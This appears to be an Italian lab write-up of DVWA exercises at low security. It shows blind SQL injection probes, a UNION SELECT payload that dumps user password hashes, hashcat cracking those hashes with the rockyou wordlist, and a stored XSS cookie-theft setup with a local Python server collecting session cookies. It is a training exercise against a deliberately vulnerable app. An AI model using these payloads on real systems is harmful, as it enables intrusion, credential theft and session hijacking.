

DVWA SQL Injection (Blind) (low)

La pagina richiede di inserire un un numero id (in questo caso io ho inserito 1)

Vulnerability: SQL Injection (Blind)

User ID:
User ID exists in the database.

01 - Output Ok

Dopo di che per riprodurre un errore è stato inserito un classico apice:

Vulnerability: SQL Injection (Blind)

User ID:
User ID is MISSING from the database.

02 - Output con Errore

A questo punto sono stati ottenuti tutti è due i tipi di risposte, ora è possibile attaccare lo script per fare dei raffronti.

Iniettando una query mysql la quale da sempre un risultato falso, si otterrà un risultato identico all'immagine precedente [img 02]

La condizione "AND 1=2#" restituirà sempre un errore perché 1≠2

Vulnerability: SQL Injection (Blind)

User ID:
User ID is MISSING from the database.

03 - Injection Low Level con Errore

Per avere conferma del payload giusto, vado ad iniettare una query che darà un risultato positivo: AND 1=1# il quale appunto è sempre vero.

Vulnerability: SQL Injection (Blind)

User ID:
User ID exists in the database.

04 - Injection Low Level senza Errore

Confrontando img01 e img04 si può notare che restituiscono lo stesso risultato

Con il comando `'UNION SELECT user, password FROM users#` possiamo trovare tutti i username e le password

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

per decriptare questi hash è stato usato hashcat[v6.2.5]

```
(root@sam1)-[/home/sami/Desktop]
# hashcat -m 0 -a 0 hashes /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-0x000, 1085/2234 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found in potfile! Use --show to display them.

Started: Fri Aug 12 08:33:33 2022
Stopped: Fri Aug 12 08:33:33 2022

(root@sam1)-[/home/sami/Desktop]
# hashcat -m 0 -a 0 hashes /usr/share/wordlists/rockyou.txt.gz --show
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

XSS stored

Per rubare i cookie andremo a sfruttare questa vulnerabilità una volta creato il server si è usato python, il server ci servirà per indirizzare i cookie verso di noi, aperta la sessione torniamo sulle vulnerabilità XSS stored

```
(sami@sami)-[~]
$ sudo apt install python3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libpython3-dev libpython3-stdlib libpython3.10 libpython3.10-dev libpython3.10-minimal
  libpython3.10-stdlib libssl3 python3-dev python3-minimal python3.10 python3.10-dev
  python3.10-minimal
Suggested packages:
  python3-doc python3-venv python3.10-venv python3.10-doc binfmt-support
The following NEW packages will be installed:
  libssl3
The following packages will be upgraded:
  libpython3-dev libpython3-stdlib libpython3.10 libpython3.10-dev libpython3.10-minimal
  libpython3.10-stdlib python3 python3-dev python3-minimal python3.10 python3.10-dev
  python3.10-minimal
12 upgraded, 1 newly installed, 0 to remove and 1049 not upgraded.
Need to get 13.0 MB of archives.
After this operation, 6,660 kB of additional disk space will be used.
```

```
(sami@sami)-[~]
$ python -m http.server --bind 127.0.0.1 9000
Serving HTTP on 127.0.0.1 port 9000 (http://127.0.0.1:9000/) ...
127.0.0.1 - - [12/Aug/2022 07:40:01] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [12/Aug/2022 07:40:01] code 404, message File not found
127.0.0.1 - - [12/Aug/2022 07:40:01] "GET /favicon.ico HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
```

Dopo aver cambiato la lunghezza massima consentita per lo script (da 50 a 150) inseriamo la nostra stringa nella sezione message

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<tr></tr>
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3"
      maxlength="150"></textarea>
  </td>
</tr>
</tr>
</tbody>
```

Filter Styles

element { }


input, textarea, select { }

font: 100% arial,sans-serif; vertical-align: middle;

Inherited from div#main_body

div#main_body { font-size: 13px; }

Una volta avviato lo script, ci porta alla pagina del nostro server, mostrandoci così cookie della nostra sessione [vedi img sotto]



Directory listing for /?cookie=security=low; PHPSESSID=5f6c6560b495965c6b341526c0289d96

Directory listing for /?cookie=security=low; PHPSESSID=b5545d4ee6c40b39e9ef10c76d0c6b17

Directory listing for /?cookie=security=low; PHPSESSID=c3db0a55b1b909abfd4c3828ca5a34e2